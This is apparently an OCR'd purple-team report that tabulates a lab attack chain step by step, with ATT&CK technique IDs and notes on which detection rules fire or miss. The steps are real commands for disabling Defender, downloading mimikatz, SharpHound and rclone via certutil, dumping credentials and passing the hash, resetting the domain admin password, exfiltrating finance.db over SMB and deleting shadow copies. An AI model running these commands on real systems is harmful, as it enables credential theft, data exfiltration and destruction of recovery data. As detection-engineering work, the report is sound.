


Detection Verification



Part 1


Step	Action	ATT&CK Techniques	Blue Verification
1	`xfreerdp /u:PurpleUser /p:SecurePwd123 /v:10.0.1.15 /cert-ignore`	T1021.001, T1078	Is T1078 but we don't have detections on incoming RDP connections.
2	`whoami /all systeminfo`	T1033, T1082, T1059.001 (PowerShell T1059.001 will not be mentioned after that every time it is used)	We have three different data sources we could use. Currently we have no "recon" detections which cover whoami.
3	`quser`	T1033, T1082	We have three different data sources we could use. Currently we have no "recon" detections which cover Whoami.
4	`net localgroup administrators`	T1069.001	Analytics rule: Suspicious Group And Account Reconnaissance Activity Using Net.EXE.


			 Detection is tagged as T1087.
5	`Get-Process | Select -Unique ProcessName`	T1057	No detection.
6	`Get-MpComputerStatus`	T1518.001	No detection.


7	`Set-MpPreference -DisableRealtimeMonitoring 1`
	`Set-MpPreference -DisableBehaviorMonitoring 1`
	`Set-MpPreference -DisableScriptScanning 1`
	`Set-MpPreference -DisableBlockAtFirstSeen 1`
		T1562.001	Analytics rule 1: Real-Time Protection in Defender disabled.
			 

			Analytics rule 2: Windows Defender Configuration Changes.  But probably the second rule does not detect all actions.
8	`certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/mimikatz.exe C:\Temp\m.exe`	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE.  Detects it but ATT&CK technique is [T1027: Obfuscated Files or Information].

			Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.  Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts: 


9	`C:\temp\m.exe`
	`privilege::debug`
	`sekurlsa::logonpasswords`
		T1003.001	Analytics rule 1: HackTool – Mimikatz Kirbi File Creation.
			Analytics rule 2: Mimikatz Use (Keywords).
			Analytics rule 3: Mimikatz Detection LSASS Access.
			 
			In place but do not trigger.

			Rule 1: That's not what we emulated. Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt. Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.
10	`[ITSERVER:mimikatz] sekurlsa::pth /user:billh /ntlm:<NTLM-hash> /domain:attackrange /run:powershell`	T1550.002	Analytics rule 1: HackTool – Mimikatz Kirbi File Creation. Analytics rule 2: Mimikatz Use (Keywords). Analytics rule 3: Mimikatz Detection LSASS Access.  In place but do not trigger. Rule 1: That is not what we emulated. Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt. Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.
11	`certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/SharpHound.exe C:\Temp\sh.exe`	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is T1027: Obfuscated Files or Information. Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.


			Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts:
12	`C:\temp\sh.exe --memcache --zipfilename c.zip --outputdirectory C:\temp\`	T1087.001, T1087.002, T1560, T1059.001, T1482, T1615, T1106, T1201, T1069.001, T1069.002, T1018, T1033	Analytics rule: HackTool - Bloodhound/Sharphound Execution.  Detects T1059.001, T1069.002, T1482, T1087.002, T1087.001. Techniques not detected according to detection specification: T1560, T1615, T1106, T1201, T1069.001, T1069.002, T1033, T1018.
13	`certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/rclone.exe C:\Temp\r.exe`	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is T1027: Obfuscated Files or Information. Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected.

			Sysmon produces multiple events for a single download and that triggers multiple alerts.

14	`[ss]`
	`type = smb`
	`host = 10.0.1.30`
	`user = user`
	`pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8`
		T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.

15	`C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Temp\<c.zip-filename> ss:data --no-check-dest`	T1048	Analytics rule: RClone Process Execution.  Detects but as T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage.

Part 2

Step	Action	ATT&CK Techniques	Blue Verification
16	`certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/PowerShellActiveDirectory.dll C:\Temp\a.dll Import-Module C:\Temp\a.dll`	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is [T1027: Obfuscated Files or Information]. Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts.
17	`Add-ADGroupMember -Identity "ITSupport" -Members "billh"`	T1098.007	No analytics rule in place for adding members to AD groups.
18	`Set-ADAccountPassword -Identity "Administrator" -NewPassword (ConvertTo-SecureString 'DomainPwned!' -AsPlainText -Force) -Reset`	T1098	Analytics rule: Domain Admin Password Reset.  Detected.

19	`xfreerdp /u:Administrator /p:'DomainPwned!' /d:ATTACKRANGE /v:10.0.1.16 /cert-ignore`	T1021.001, T1078	Is T1078 but there is no analytics rule in place for detecting RDP connections.
20	`Set-MpPreference -DisableRealtimeMonitoring 1`	T1562.001	Analytics rule: Real-Time Protection in Defender disabled. Detected.
21	`certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/rclone.exe C:\Temp\r.exe`	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is T1027: Obfuscated Files or Information. Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts.

22	`[ss]`
	`type = smb`
	`host = 10.0.1.30`
	`user = user`
	`pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8`
		T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.

23	`C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Users\Administrator\Documents\finance.db ss:data --no-check-dest`	T1048	Analytics rule: RClone Process Execution. Detects but as T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage.
24	`rm C:\Users\Administrator\Documents\finance.db`	T1490	Analytics rule: Shadow Copies Deletion.

	`vssadmin.exe delete shadows /all`		 Detected.